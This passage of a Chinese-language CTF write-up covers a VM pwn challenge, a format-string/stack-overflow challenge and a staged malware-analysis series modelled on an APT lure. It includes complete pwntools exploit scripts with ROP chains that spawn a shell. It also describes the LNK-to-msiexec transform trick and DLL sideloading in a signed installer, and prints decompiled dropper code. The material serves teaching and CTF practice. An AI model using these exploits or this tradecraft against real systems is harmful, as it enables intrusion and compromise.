    reg[c->reg1] = reg[c->reg2] >> reg[c->reg3];
    break;
case 6:
    reg[c->reg1] = reg[c->reg2] ^ reg[c->reg3];
    break;
case 7:
    stack[rsp++] = reg[c->reg1];
    break;
case 8:
    if(rsp <= 0){
        exit(0);
    }
    reg[c->reg1] = stack[rsp--];
    break;
default:
    break;
}
if(c->op == 9){
    break;
}
free(c);
c = NULL;
```

stack是main的全局变量，可以栈溢出，那么问题就在于如何去用libc的地址，这里的reg是int有符号类型，存在数组下溢出，通过对bss段的libc地址加减等计算获得相应的libc地址即可

```
typedef struct vm_code
{
    int16_t op;
    int16_t reg1;
    int16_t reg2;
    int16_t reg3;
}Vm_code;

long reg[0x10];

int init(){
    setvbuf(stdout, 0LL, 2, 0LL);
    setvbuf(stdin, 0LL, 2, 0LL);
    setvbuf(stderr, 0LL, 2, 0LL);
    disable_dangerous_syscalls();
}

Vm_code *ret_code(long t){
    char *k = &t;
    Vm_code *c = malloc(sizeof(Vm_code));
    c->op = k[0];
    c->reg1 = k[1];
    c->reg2 = k[2];
    c->reg3 = k[3];
    return c;
}

int main(){
    long code;
    Vm_code *c;
    unsigned int rsp = 0;
    long stack[0x200];
    init();
    while (1)
```

EXP

Code block

```
1  #!/usr/bin/env python3
2  from pwn import *
3
4  context(arch='amd64', os='linux', log_level='debug')
5  pr = lambda s, t: print(f"\033[0;31;43m{s.ljust(15, ' ')} + '-----
----->' + hex(t)}\033[0m")
6
7  #p = remote("127.0.0.1", 56496)
8  p = process("./vm")
9  libc = ELF("./libc.so.6")
10
11 def rcode(op, reg1, reg2, reg3):
12     t = reg3 << 24
13     t += reg2 << 16
14     t += reg1 << 8
15     t += op
16     return str(t) + "\n"
17
18 def pianyi(p):
19     pay = rcode(0, 1, 1, 4) * (p & 0xf)
20     pay += rcode(0, 1, 1, 5) * ((p >> 4) & 0xf)
21     pay += rcode(0, 1, 1, 6) * ((p >> 8) & 0xf)
22     pay += rcode(0, 1, 1, 7) * ((p >> 12) & 0xf)
23     pay += rcode(0, 1, 1, 8) * ((p >> 16) & 0xf)
24     pay += rcode(0, 1, 1, 9) * ((p >> 20) & 0xf)
25     return pay
26
27 def pvm(p):
28     pay = rcode(6, 1, 1, 1)
29     pay += pianyi(p)
30     pay += rcode(0, 0, 1, 2)
31     pay += rcode(7, 0, 0, 0)
32     return pay
33
34
35
36 #gdb.attach(p, "brva 0x00000000000000188E\n")
37
38 gdb.attach(p)
39 # 0 操作
```

```

40 # 1 偏移
41 # 2 libc基地址
42 # 3 canary
43 # 4 0x1      5 0x10      6 0x100      7 0x1000      8 0x10000      9 0x100000
44 pay = rcode(7, 0, 0, 0)*0x201
45 # canary
46 pay += rcode(8, 3,0,0)
47 # libc地址
48 pay += rcode(7, 0, 0, 0)
49 pay += rcode(7, 3, 0, 0)
50 pay += rcode(7, 0, 0, 0)
51 pay += rcode(8, 2, 0, 0)
52 # 4 0x1
53 pay += rcode(3, 4, 3, 3)
54 # 5 0x10
55 pay += rcode(0, 5, 4, 4)
56 pay += rcode(0, 5, 5,5)
57 pay += rcode(0, 5, 5,5)
58 pay += rcode(0, 5, 5,5)
59 # 6 0x100
60 pay += rcode(2, 6, 5, 5)
61 # 7 0x1000
62 pay += rcode(2, 7, 5, 6)
63 # 8 0x10000
64 pay += rcode(2, 8, 5, 7)
65 # 9 0x100000
66 pay += rcode(2, 9, 5, 8)
67
68 # 计算基地址
69 pay += panyi(0x29d90)
70 pay += rcode(1, 2, 2, 1)
71
72 # rop
73 pay += rcode(7, 0,0,0)
74 pop_rdi = 0x02a3e5
75 pop_rsi = 0x02be51
76 pop_rdx_r12 = 0x11f2e7
77 mov_rdi_rsi = 0x1b412a
78 pay += pvm(pop_rdx_r12)
79 pay += rcode(7, 6,0,0)
80 pay += rcode(7, 0xa,0,0)
81 pay += pvm(libc.sym["read"])
82
83 pay += pvm(mov_rdi_rsi)
84 pay += pvm(pop_rsi)
85 pay += rcode(7, 0xa,0,0)
86 pay += pvm(pop_rdx_r12)

```

```
87  pay += rcode(7, 0xa,4,4)
88  pay += rcode(7, 0xa,4,4)
89  pay += pvm(libc.sym["open"])
90
91  pay += pvm(pop_rdi)
92  pay += rcode(0, 0,4,4)
93  pay += rcode(0, 0,0,4)
94  pay += rcode(7, 0,0,0)
95  pay += pvm(pop_rsi)
96  pay += pvm(0x21a000)
97  pay += pvm(pop_rdx_r12)
98  pay += rcode(7, 6,4,4)
99  pay += rcode(7, 0xa,4,4)
100 pay += pvm(libc.sym["read"])
101
102 pay += pvm(pop_rdi)
103 pay += rcode(7, 4,0,0)
104 pay += pvm(libc.sym["write"])
105
106 pay += rcode(9, 0, 0, 0)
107
108 p.send(pay)
109
110 p.sendline("./flag\x00")
111
112 p.interactive()
```

heap? - enter

解题思路

这里一个fmt格式化字符串漏洞



```

unsigned __int64 show()
{
    int v1[2]; // [rsp+0h] [rbp-10h] BYREF
    unsigned __int64 v2; // [rsp+8h] [rbp-8h]

    v2 = __readfsqword(0x28u);
    v1[0] = 0;
    v1[1] = 0;
    printf("> ");
    __isoc99_scanf("%d", v1);
    if ( !*((__QWORD *)&list + v1[0]) )
        exit(0);
    printf(*(const char **)&list + v1[0]));
    puts(&byte_2044);
    return v2 - __readfsqword(0x28u);
}

```

这有个栈溢出



```

IDA View-A
Pseudocode-A

1 int read_num()
2 {
3     unsigned int buf; // [rsp+10h] [rbp-20h] BYREF
4     char v2[16]; // [rsp+18h] [rbp-18h] BYREF
5     unsigned __int64 v3; // [rsp+28h] [rbp-8h]
6
7     v3 = __readfsqword(0x28u);
8     read(0, &buf, 8uLL);
9     read(0, v2, buf);
10    return atoi(v2);
11 }

```

泄露libc地址直接打就行

EXP

Code block

```

1  #!/usr/bin/env python3
2  from pwn import *
3

```

```
4 context(arch='amd64', os='linux', log_level='debug')
5
6 p = process("./pwn")
7 libc = ELF("./libc.so.6")
8
9
10 def add(size, data):
11     p.sendlineafter("> ", "1")
12     p.sendlineafter("> ", str(size))
13     p.sendlineafter("> ", data)
14
15
16 def delete(index):
17     p.sendlineafter("> ", "2")
18     p.sendlineafter("> ", index)
19
20
21 def show(index):
22     p.sendlineafter("> ", "3")
23     p.sendlineafter("> ", str(index))
24
25     # %7$p
26     add(0x50, b"%7$p-%13$p")
27     show(0)
28     p.recvuntil("0x")
29     canary = eval(b"0x" + p.recvuntil("-")[:-1])
30     libc.address = eval(p.recvline()) - 0x29d90
31     pop_rdi = 0x0000000000002a3e5 + libc.address
32     ret = 0x00000000000029139 + libc.address
33     # gdb.attach(p, "brva 0x00000000000014A2\nc")
34
35     payload = p64(0x100) + p64(0)*2 + p64(canary) + p64(0) + p64(ret) +
36     p64(pop_rdi) + p64(next(libc.search(b'/bin/sh'))) + p64(libc.sym["system"])
37     delete(payload)
38
39
40 p.interactive()
```

病毒分析

这是一个系列题目，共12道题，通过对分析过程中不同阶段设计问题，以便选手更好的学习和研究，题目不需要按顺序答题

感谢 云南云思科技有限公司 提供的病毒样本

题目1 - f00001111

题目模仿的APT组织中文代号为

解题思路

通过题目提示可知是最近活跃的APT组织，这时可以通过搜索APT相关信息得到最近活跃的APT组织，结合附件中文件分析得出模仿的组织为 海莲花

参考资料：

<https://ti.dbappsecurity.com.cn/apt/list>

<https://rayblog.rising.com.cn/2025/06/2025%E5%B9%B4%E6%9C%88%E5%AF%B9%E4%B8%AD%E5%9B%BD%E7%9A%84%E6%94%BB%E5%87%BB%E4%BA%8B%E4%BB%B6%E5%88%86%E6%9E%90%E6%8A%A5%E5%91%8A/>

<https://ti.qianxin.com/blog/articles/new%20trend-in-msi-file-abuse-new-oceanlotus-group-first-to-use-mst-files-to-deliver-special-trojan-cn/>

题目2 - f00001111

第一阶段载荷中的入口文件全名为

解题思路

这里与原病毒做了一些区别，原病毒是通过钓鱼邮件中附件诱导用户点击，这里是直接给出附件，入口文件应该为用户点击触发的文件 `ISCTF基础规则说明文档.pdf.lnk`

fR6Wl	786,432	485,736	文件	2025/12/1 19...	8B225693
ISCTF基础规则说明文档.pdf.lnk	2,179	920	快捷方式	2025/12/1 20...	F8A46EC7
TJe1w	7,368,704	7,052,393	文件	2025/12/1 19...	2BF2B559

在这一步可以发现攻击者使用 `LNK` 文件诱导用户点击，同时还可以看到 `LNK` 中调用了 `msiexec.exe`



由此可以推测出模仿的APT组织为海莲花

题目3 - f00001111

第一阶段中使用了一个带有数字签名的文件（非系统文件），其中签名者名称为（完整复制）

解题思路

压缩包中共有3个文件，解压后会发现只有一个文件，其他两个为隐藏文件，打开 [显示隐藏文件](#) 即可找到文件，这时并不知道文件类型，使用记事本打开

[illegible][illegible]

通过字符表及 SummaryInformation 可以推测是 MSI 文件，但新生并不知道，这时可以使用 7-Zip 打开查看

!AdminExecuteSeque...	54	64
!AdvtExecuteSequence	96	128
!Binary	4	64
!Component	576	576
!CreateFolder	8	64
!CustomAction	72	128
!Directory	30	64
!Feature	16	64
!FeatureComponents	192	192
!File	702	704
!Icon	4	64
!InstallExecuteSequen...	450	512
!Media	12	64
!ModuleSignature	6	64
!Property	112	128
!Registry	84	128
!Upgrade	32	64
!_Columns	3 280	3 328
!_StringData	38 016	38 400
!_StringPool	4 016	4 032
!_Tables	172	192
!_Validation	10 176	10 240
Binary.CustomActionDll	272 144	272 384
Icon_853F67D554F05...	67 646	68 096
[5]DigitalSignature	11 674	11 776
[5]MsiDigitalSignatur...	32	64
[5]SummaryInformati...	496	512
_62A12C422C9632AC...	6 892 210	6 892 544

!Binary	6	64
!CustomAction	10	64
!File	6	64
!InstallExecuteSequen...	8	64
!_StringData	66	128
!_StringPool	24	64
Binary.zTool	763 904	765 952
[5]SummaryInformati...	576	576

这时可以看到 MSI 文件的结构，对于接触过或制作过 MSI 安装包的人来说可以直接看出来，但新生还是可能看不出来，这时可以分析 LNK 中的内容，`C:\Windows\System32\msiexec.exe /i Tje1w TRANSFORMS=fR6Wl /qn`，这里程序使用了 `msiexec.exe`，经过查询可知 `/i` 参数用于指定 MSI 安装包，`TRANSFORMS` 用于指定 MST 文件对安装包进行修改，`/qn` 用于指定静默安装

Using msixec Command in Windows 1 2 3



The `msiexec` command is a powerful tool for managing Windows Installer packages from the command line. It allows you to install, modify, and perform various operations on Windows Installer packages.

Basic Syntax

The basic syntax for the `msiexec` command is as follows:

```
msiexec /option <required parameter> [optional parameter]
```



Install Options

To install a package, you can use the `/i` option followed by the path to the package:

```
msiexec /i "C:\path\to\package.msi"
```



Other install options include:

- `/a`: Administrative installation.
- `/ju`: Advertise the product to the current user.
- `/jm`: Advertise the product to all users.
- `/x`: Uninstall the package.

Using msiexec with Transforms 1 2 3



Windows Installer allows you to customize MSI installations using **transform files (.mst)**. These transforms modify the installation database without altering the original MSI, making them ideal for environment-specific configurations.

Applying a Transform File

Step 1: Prepare Files

- Ensure your `.msi` and `.mst` files are accessible locally or via a network share.
- If the transform is not in the same directory as the MSI, use the full path.

Step 2: Run msiexec with TRANSFORMS Property

- Use the `TRANSFORMS` property in **all caps**.
- Example with both files in the same directory:

```
msiexec.exe /i example.msi TRANSFORMS=custom.mst /qb
```



- Example with full path to transform:

```
msiexec.exe /i example.msi TRANSFORMS="C:\path\custom.mst" /qn
```



- Multiple transforms can be applied by separating them with semicolons:

msiexec /qn+ Usage

[1](#)[2](#)[3](#)

The `msiexec /qn+` command is used to run a Windows Installer (`.msi`) package **with no user interface during installation**, but **displaying a final dialog box at the end** to indicate completion. This is useful for automated or silent deployments where you still want confirmation when the process finishes.

Example:

```
msiexec.exe /i "C:\Installers\example.msi" /qn+
```




This installs `example.msi` silently (no UI during install) and shows a completion dialog at the end.

Key Points about `/qn+`

- `/q` controls the UI level.
- `n` means no UI at all.

根据此可知 `Tje1w` 为 `MSI` 文件，`fR6Wl` 为 `MST` 文件，修改文件名



```
TJe1w.msi  
fR6Wl.mst
```

查看文件属性

常规 兼容性 数字签名 安全 自定义 详细信息 以前的版本

嵌入式签名

签名者姓名:	摘要算法	时间戳
Zoom Video ...	sha256	2025年6月11日 14...

详细信息(D)

目录签名


签名者姓名:	目录名称	摘要算法	时间戳

目录详细信息(E)

确定

取消

应用(A)



得到签名者名称 Zoom Video Communications, Inc.

题目4 - f00001111

第一阶段中恶意载荷释放的文件名分别为（提交三次，每次一个文件名）

解题思路


这里提示了第一阶段释放了3个文件，根据海莲花的攻击手法，此处是 MST 文件中的恶意文件释放其他文件，可以使用 Orca 查看，也可以使用 7-Zip 解压，还可以安装之后查找

方法一

因 Tje1w 带有数字签名，可以直接运行安装，程序会安装在 C:\Program Files (x86)\ZoomRemoteControl\bin 中，此时文件列表为

名称	修改日期	类型	大小
msvc140.dll	2025/2/11 11:08	应用程序扩展	441 KB
reslib.dll	2025/6/11 8:28	应用程序扩展	49 KB
ucrtbase.dll	2025/2/11 11:08	应用程序扩展	1,142 KB
util.dll	2025/6/11 8:28	应用程序扩展	368 KB
vcruntime140.dll	2025/2/11 11:08	应用程序扩展	75 KB
zContext.dll	2025/6/11 8:28	应用程序扩展	47 KB
zCrashReport.dll	2025/6/11 8:28	应用程序扩展	127 KB
zCrashReport.exe	2025/6/11 8:28	应用程序	227 KB
zLooper.dll	2025/6/11 8:28	应用程序扩展	68 KB
zNet.dll	2025/6/11 8:28	应用程序扩展	1,995 KB
zNetUtils.dll	2025/6/11 8:28	应用程序扩展	560 KB
ZoomRemoteControl.exe	2025/6/11 8:28	应用程序	598 KB
ZoomTask.dll	2025/6/11 8:28	应用程序扩展	545 KB
zRCAppCore.dll	2025/6/11 8:28	应用程序扩展	1,848 KB

在控制面板中卸载 ZoomRemoteControl (32-bit)



卸载后双击 LNK 文件安装，文件列表为

ucrtbase.dll	2025/2/11 11:08	应用程序扩展	1,142 KB
util.dll	2025/6/11 8:28	应用程序扩展	368 KB
vcruntime140.dll	2025/2/11 11:08	应用程序扩展	75 KB
zContext.dll	2025/6/11 8:28	应用程序扩展	47 KB
zCrashReport.dll	2025/6/11 8:28	应用程序扩展	127 KB
zCrashReport.exe	2025/6/11 8:28	应用程序	227 KB
zLooper.dll	2025/6/11 8:28	应用程序扩展	68 KB
zNet.dll	2025/6/11 8:28	应用程序扩展	1,995 KB
zNetUtils.dll	2025/6/11 8:28	应用程序扩展	560 KB
ZoomRemoteControl.exe	2025/6/11 8:28	应用程序	598 KB
ZoomTask.dll	2025/6/11 8:28	应用程序扩展	545 KB
zRC.dat	2025/12/6 22:44	DAT 文件	79 KB
zRC.dll	2025/6/11 8:28	应用程序扩展	1,848 KB
zRCAppCore.dll	2025/12/6 22:44	应用程序扩展	111 KB

其中多出了 zRC.dll 和 zRC.dat 文件，zRCAppCore.dll 文件大小改变，查看属性可以看到 zRC.dll 带有数字签名且与原 zRCAppCore.dll 相同，因此可以推测 zRCAppCore.dll 被重命名为 zRC.dll，zRC.dat 和 zRCAppCore.dll 为释放的恶意文件，同时安装后还会弹出来 ISCTF2025比赛规则说明文档.pdf，恶意载荷释放的文件分别为 zRC.dat、zRCAppCore.dll、ISCTF2025比赛规则说明文档.pdf

方法二


使用 Orca 工具打开 MSI 安装包，并在 Transform 处选择 Apply Transform，选择 MST 文件，即可在左侧看到改动，改动分别为 Binary 处的 zTool、CustomAction 处的 RunTools，File 处的 ZRC.DLL|zRC.dll，InstallExecuteSequence 处的 RunTools

Name	Data
CustomActionDll	[Binary Data]
zTool	[Binary Data]

Action	T...	Source	Target
DIRCA_TARGETDIR	307	TARGETDIR	[ProgramFilesFolder][Manufacturer][ProductName]
RunTools	2305	zTool	Utils
9CAC5865 A8AF 4D20 9409 6BAC45EC8EA4	3089	3D63437710636DC2628B68D848BF0E1E	Uninstall
ZCONTEXT.DLL zContext.dll			
47888			
ZRC.DLL zRC.dll			
18916C			
API-MS~4.DLL api-ms-win-crt-utility-l1-1-0.dll			
11720			

PublishProduct	b4UU
RunTools	6601
0CAC5965 A9AE 4D3D 0400 6BAC45EC9EAA	6C 2D63427710636DC26328B68D0A9B5E51E-2
	1600

可知 `zRCAppCore.dll` 被改名为 `zRC.dll`，`zTool` 为 `DLL` 文件，并且不会释放到磁盘中，在安装结束后会运行其中的 `Utils` 方法，即可提取 `zTool.dll` 并分析，双击 `Binary Data`，选择 `Write binary to filename` 并选择要保存的位置，即可提取，使用 `IDA` 分析



选择 `Export` 并找到 `Utils`

Name	Address	Ordinal
Utils	10002830	1
DllEntryPoint	1000624F	[main entry]

双击进入函数并反编译

```

1 int Utils()
2 {
3     sub_10001E70();
4     sub_10002230();
5     sub_10002530();
6     return 0;
7 }

```

分别查看3个函数

```

34
35 v28 = a1;
36 v29 = retaddr;
37 v27 = -1;
38 v26 = &loc_1001D986;
39 ExceptionList = NtCurrentTeb()->NtTib.ExceptionList;
40 v24 = &v30;
41 result = FindResourceW(hModule, (LPCWSTR)0x65, L"PDF");
42 v2 = result;
43 if ( result )
44 {
45     Resource = LoadResource(hModule, result);
46     v4 = SizeofResource(hModule, v2);
47     v5 = LockResource(Resource);
48     SHGetFolderPath(0, 5, 0, 0, v23);
49     sub_100028D0(v23);
50     v27 = 0;
51     v6 = (__int128 *)sub_10004CD0(L"\\ISCTF2025基础规则说明文档.pdf", 22);
52     v22 = 0i64;
53     v21 = 0i64;
54     v21 = *v6;
55     v22 = *((_DWORD *)v6 + 2);
56     *((_DWORD *)v6 + 4) = 0;
57     *((_DWORD *)v6 + 5) = 7;
58     *(_WORD *)v6 = 0;
59     LOBYTE(v27) = 2;
60     if ( v16 > 7 )
61     {
62         v7 = v15;
63         if ( 2 * v16 + 2 >= 0x1000 )
64         {
65             v7 = (_BYTE *)((_DWORD *)v15 - 1);
66             if ( (unsigned int)(v15 - v7 - 4) > 0x1F )
67             {
68                 sub_1000A8D1(2 * v16 + 37, 0, 0, 0, 0, 0);
69                 goto LABEL_18;
70             }
71         }
72         sub_10005E9C(v7);
73     }
74     sub_10007A70(&v18, 0, 176);
75     v8 = &v21;
76     if ( HIDWORD(v22) > 7 )
77         v8 = (__int128 *)v21;
78     sub_10004160(v8, v12, v13, v14);
79     *(int *)((char *)&v18 + *(_DWORD *)v18 + 4) = (int)&std::ofstream::vftable';
80     *(_DWORD *)&v17[*(_DWORD *)v18 + 4] = *(_DWORD *)v18 + 4 - 104;
81     LOBYTE(v27) = 3;
82     sub_100036F0(v5, v4, 0);
83     if ( !sub_10004670(&v19) )
84         sub_10001D10(
85             *(int *)((char *)&v18 + *(_DWORD *)v18 + 4 + 12) | (4
86                 * ((int *)((char *)&v18 + *(_DWORD *)v18 + 4) + 56) == 0)
87                 + 2),
88             0);
89     v9 = (const WCHAR *)&v21;
90     if ( HIDWORD(v22) > 7 )
91         v9 = (const WCHAR *)v21;
92     ShellExecuteW(0, L"open", v9, 0, 0, 1);
93     *(int *)((char *)&v18 + *(_DWORD *)v18 + 4) = (int)&std::ofstream::vftable';
94     *(_DWORD *)&v17[*(_DWORD *)v18 + 4] = *(_DWORD *)v18 + 4 - 104;
95     sub_10003640();
96     *(int *)((char *)&v18 + *(_DWORD *)v18 + 4) = (int)&std::ostream::vftable';
97     /* _DWORD *v10,17[*( _DWORD *v18 + 4) - *( _DWORD *v18 + 4) - 8.

```

```

34 v27 = a1;
35 v28 = retaddr;
36 v26 = -1;
37 v25 = &loc_1001D986;
38 ExceptionList = NtCurrentTeb()->NtTib.ExceptionList;
39 v23 = &v29;
40 result = FindResourceW(hModule, (LPCWSTR)0x66, L"DLL");
41 v2 = result;
42 if ( result )
43 {
44     Resource = LoadResource(hModule, result);
45     v4 = SizeofResource(hModule, v2);
46     v5 = LockResource(Resource);
47     SHGetFolderPathW(0, 42, 0, 0, v22);
48     sub_100028D0(v22);
49     v26 = 0;
50     v6 = (__int128 *)sub_10004CD0(L"\\ZoomRemoteControl\\bin\\zRCAppCore.dll", 37);
51     v21 = 0i64;
52     v20 = 0i64;
53     v20 = *v6;
54     v21 = *((_QWORD *)v6 + 2);
55     *((_DWORD *)v6 + 4) = 0;
56     *((_DWORD *)v6 + 5) = 7;
57     *((_WORD *)v6) = 0;
58     LOBYTE(v26) = 2;
59     if ( v15 > 7 )
60     {
61         v7 = v14;
62         if ( 2 * v15 + 2 >= 0x1000 )
63         {
64             v7 = (_BYTE *)((_DWORD *)v14 - 1);
65             if ( (unsigned int)(v14 - v7 - 4) > 0x1F )
66             {
67                 sub_1000A8D1(2 * v15 + 37, 0, 0, 0, 0, 0);
68                 goto LABEL_16;
69             }
70         }
71         sub_10005E9C(v7);
72     }
73     sub_10007A70(&v17, 0, 176);
74     v8 = &v20;
75     if ( HIDWORD(v21) > 7 )
76         v8 = (__int128 *)v20;
77     sub_10004160(v8, v11, v12, v13);
78     *(int *)((char *)&v17 + *((_DWORD *)v17 + 4)) = (int)&std::ofstream::`vftable';
79     *((_DWORD *)&v16[*((_DWORD *)v17 + 4)] = *((_DWORD *)v17 + 4) - 104;
80     LOBYTE(v26) = 3;
81     sub_100036F0(v5, v4, 0);
82     if ( !sub_10004670(&v18) )
83         sub_10001D10(
84             *(int *)((char *)&v17 + *((_DWORD *)v17 + 4) + 12) | (4
85                 * (*(int *)((char *)&v17 + *((_DWORD *)v17 + 4) + 56) == 0)
86                 + 2),
87             0);
88     *(int *)((char *)&v17 + *((_DWORD *)v17 + 4)) = (int)&std::ofstream::`vftable';
89     *((_DWORD *)&v16[*((_DWORD *)v17 + 4)] = *((_DWORD *)v17 + 4) - 104;
90     sub_10003640();
91     *(int *)((char *)&v17 + *((_DWORD *)v17 + 4)) = (int)&std::ostream::`vftable';
92     *((_DWORD *)&v16[*((_DWORD *)v17 + 4)] = *((_DWORD *)v17 + 4) - 8;
93     LOBYTE(v26) = 4;
94     v19 = &std::ios_base::`vftable';
95     result = (HRSRG)sub_10005A57(&v19);
96     if ( HIDWORD(v21) > 7 )

```

```

33
34 v27 = a1;
35 v28 = retaddr;
36 v26 = -1;
37 v25 = &loc_1001D986;
38 ExceptionList = NtCurrentTeb()->NtTib.ExceptionList;
39 v23 = &v29;
40 result = FindResourceW(hModule, (LPCWSTR)0x67, L"SC");
41 v2 = result;
42 if ( result )
43 {
44     Resource = LoadResource(hModule, result);
45     v4 = SizeofResource(hModule, v2);
46     v5 = LockResource(Resource);
47     SHGetFolderPathW(0, 42, 0, 0, v22);
48     sub_100028D0(v22);
49     v26 = 0;
